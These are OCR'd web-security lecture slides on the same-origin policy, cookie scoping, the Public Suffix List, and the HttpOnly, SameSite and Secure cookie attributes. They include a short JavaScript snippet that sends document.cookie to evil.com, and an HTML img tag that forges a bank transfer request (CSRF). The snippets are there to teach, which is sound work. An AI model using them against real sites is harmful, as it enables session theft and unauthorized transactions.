


Same origin policy (SOP)

- Origin: isolation unit/trust boundary on the web
  - (scheme, domain, port) triple derived from URL
  - Fate sharing: if you come from same places you must be authorized
- SOP goal: isolate content of different origins
  - **Confidentiality**: script contained in evil.com should not be able to read data in bank.ch page
  - **Integrity**: script from evil.com should not be able to modify the content of bank.ch page

SOP for the DOM

- Each frame in a window has its own origin
- Frame can only access data with the same origin
  - DOM tree, local storage, cookies, etc.




SOP for HTTP responses

- Pages can perform requests across origins
  - SOP does **not** prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents code from *directly inspecting* HTTP responses


Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.




Scripts

- Can load scripts from across origins
  - Libraries!
- Scripts execute with privileges of the page
- Page can see source via func.toString()



Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- But page can see other properties, like img.width



Goals for today

- Understand (basically) how Web browsing works
- Understand the basic Web security model (same origin policy)
- **How cookies work and some ways they get attacked**

SOP for cookies

- Cookies use a separate definition of origins.
- DOM SOP: origin is a (scheme, domain, port)
- Cookie SOP: ([scheme], domain, *path*)
  - (https,cseweb.ucsd.edu, /classes/sp20/cse127-a)

- Server can declare domain property for any cookie
  - Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>

SOP: Cookie scope setting

What cookies can a Web page set?

domain: any domain-suffix of URL-hostname, except "public suffixes"

example:
host = "login.site.com"

allowed domains	disallowed domains
login.site.com	**other.site.com**
.site.com	**othersite.com**
	.com

⇒ login.site.com can set cookies
for all of .site.com but not for another site

Note that this creates a some trickiness for places like ucsd.edu
(cs.ucsd.edu, can set cookies for ucsd.edu)

path: can be set to anything

SOP: Cookie scope setting

PUBLIC SUFFIX LIST

LEARN MORE | THE LIST | SUBMIT AMENDMENTS

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of Mozilla, but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a fuller (although not exhaustive) list of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the psl-discuss mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to request amendments to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by submitting amendments.

How do we decide to send cookies?

- Browser sends all cookies in a URL's scope:
  - Cookie's domain is domain suffix of URL's domain
  - Cookie's path is a prefix of the URL path

How do we decide to send cookies?

Cookie 1:
name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:
name = cookie2
value = mycookievalue
domain = site.com
path = /

Cookie 3:
name = cookie3
value = mycookievalue
domain = site.com
path = /my/home

	Do we send the cookie?		
Request to URL:	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

Another example

- What happens when your bank includes Google Analytics Javascript? Can it access your Bank's authentication cookie?
  - Yes! Javascript is running with origin's privileges. Can access **document.cookie**.
- SOP doesn't prevent leaking data:

Another example

- What happens when your bank includes Google Analytics Javascript? Can it access your Bank's authentication cookie?
  - Yes! Javascript is running with origin's privileges. Can access **document.cookie** in DOM
- SOP doesn't prevent leaking data:


```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

Partial solution: HttpOnly cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; HttpOnly;

Don’t expose cookie to JavaScript via document.cookie

Which cookies are sent? (Again.)




http://evil.com

http://bank.ch

http://4chan.org

http://bank.ch

Which cookies are sent? (Again.)



What if evil.com did this?

```
<html>
  <img src="https://bank.ch/transfer?amt=$1B&to=evil"</img>
</html>
```

Cross-site request forgery (CSRF) attack!

Cookies are always sent! So?

- Network attacker can steal cookies if server allows unencrypted HTTP traffic

- Don’t need to wait for user to go to the site; web attacker can can make cross-origin request

Partial solution: SameSite cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;
SameSite=Strict;
```

A same-site cookie is only sent when the request originates from the same site (top-level domain)

Partial solution: Secure cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;
Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

Next time

- Web attacks
  - Injection
  - Cross-site scripting (XSS)
  - Cross-site request forgery (CSRF)
  - Clickjacking
  - Insecure Direct Object References
  - Misc